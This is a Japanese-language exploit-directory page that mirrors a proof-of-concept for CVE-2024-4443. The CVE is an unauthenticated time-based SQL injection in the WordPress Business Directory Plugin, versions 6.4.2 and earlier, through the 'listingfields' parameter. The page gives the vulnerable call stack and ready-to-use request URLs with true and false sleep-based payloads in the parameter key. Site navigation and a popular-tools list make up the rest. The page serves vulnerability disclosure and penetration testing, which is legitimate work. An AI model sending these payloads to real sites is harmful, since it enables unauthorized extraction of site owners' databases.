
Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
CVE-2024-4443-Poc — CVE-2024-4443 Business Directory Plugin – Easy Listing Directories for WordPress <= 6.4.2 - listingfieldsパラメータを介した認証なしSQLインジェクション | Kitploit
ツール/GitHubGitHub/truonghuuphuc/cve-2024-4443-poc
脆弱性分析エクスプロイトウェブアプリケーション悪用情報収集ペネトレーションテスト
GitHubtruonghuuphuc/cve-2024-4443-poc

CVE-2024-4443-Poc

CVE-2024-4443 Business Directory Plugin – Easy Listing Directories for WordPress <= 6.4.2 - listingfieldsパラメータを介した認証なしSQLインジェクション

リポジトリを見る
2272年前未レビュー
共有

CVE-2024-4443-Poc

CVE-2024-4443 Business Directory Plugin – Easy Listing Directories for WordPress <= 6.4.2 - listingfieldsパラメータを介した未認証のSQLインジェクション

説明

WordPress用プラグイン「Business Directory Plugin – Easy Listing Directories for WordPress」は、バージョン6.4.2以前のすべてのバージョンにおいて、'listingfields'パラメータを介した時間ベースのSQLインジェクションに対して脆弱です。これは、ユーザーが指定したパラメータのエスケープ処理が不十分であり、既存のSQLクエリの準備が不十分であることに起因します。この脆弱性により、認証されていない攻撃者が既存のクエリに追加のSQLクエリを追加し、データベースから機密情報を抽出するために利用される可能性があります。

https://www.wordfence.com/threat-intel/vulnerabilities/wordpress-plugins/business-directory-plugin/business-directory-plugin-easy-listing-directories-for-wordpress-642-unauthenticated-sql-injection-via-listingfields-parameter

コールスタック

WPBDP__Listing_Search->execute (\business-directory-plugin\includes\helpers\class-listing-search.php:88)
WPBDP__Listing_Search->_traverse_tree (\business-directory-plugin\includes\helpers\class-listing-search.php:185)
WPBDP__Listing_Search->__construct (\business-directory-plugin\includes\helpers\class-listing-search.php:35)
WPBDP__Listing_Search::parse_request (\business-directory-plugin\includes\helpers\class-listing-search.php:214)
WPBDP__Listing_Search::from_request (\business-directory-plugin\includes\helpers\class-listing-search.php:210)
WPBDP__Views__Search->dispatch (\business-directory-plugin\includes\controllers\pages\class-search.php:54)

Poc

URL: <Host>/business-directory/?dosrch=1&q=&wpbdp_view=search&listingfields[{{Injection payload}}][1]=



通常のURL: <Host>/business-directory/?dosrch=1&q=&wpbdp_view=search&listingfields[1]= image

ペイロード(false)のURL: <Host>/business-directory/?dosrch=1&q=&wpbdp_view=search&listingfields[+or+sleep(if(1=0,5,0))+))--+-][1]= image

ペイロード(true)のURL: <Host>/business-directory/?dosrch=1&q=&wpbdp_view=search&listingfields[+or+sleep(if(1=1,5,0))+))--+-][1]= image
人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    1.0k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    647
  • 3

    looking-glass

    anonghosty/looking-glass

    ShadowserverレポートをMongoDBに取り込み、インタラクティブなマップ、分析、調査結果、アドバイザリ、エグゼクティブダッシュボードとして再生するCSIRTプラットフォーム。

    421
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServerは、オープンソースの特権アクセス管理(PAM)プラットフォームであり、DevOps および IT チームに対し、Webブラウザを介してSSH、RDP、Kubernetes、データベース、RemoteAppエンドポイントへのオンデマンドで安全なアクセスを提供します。

    389
  • 5

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    333
  • 6

    SafeLine

    chaitin/safeline

    セルフホスト型のWAFおよびリバースプロキシで、悪意のあるHTTPトラフィックをフィルタリングし、SQLインジェクション、XSS、ボット攻撃をブロックします。また、レート制限と動的なHTML/JS暗号化機能を備えています。

    331

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →
ツールをダウンロード




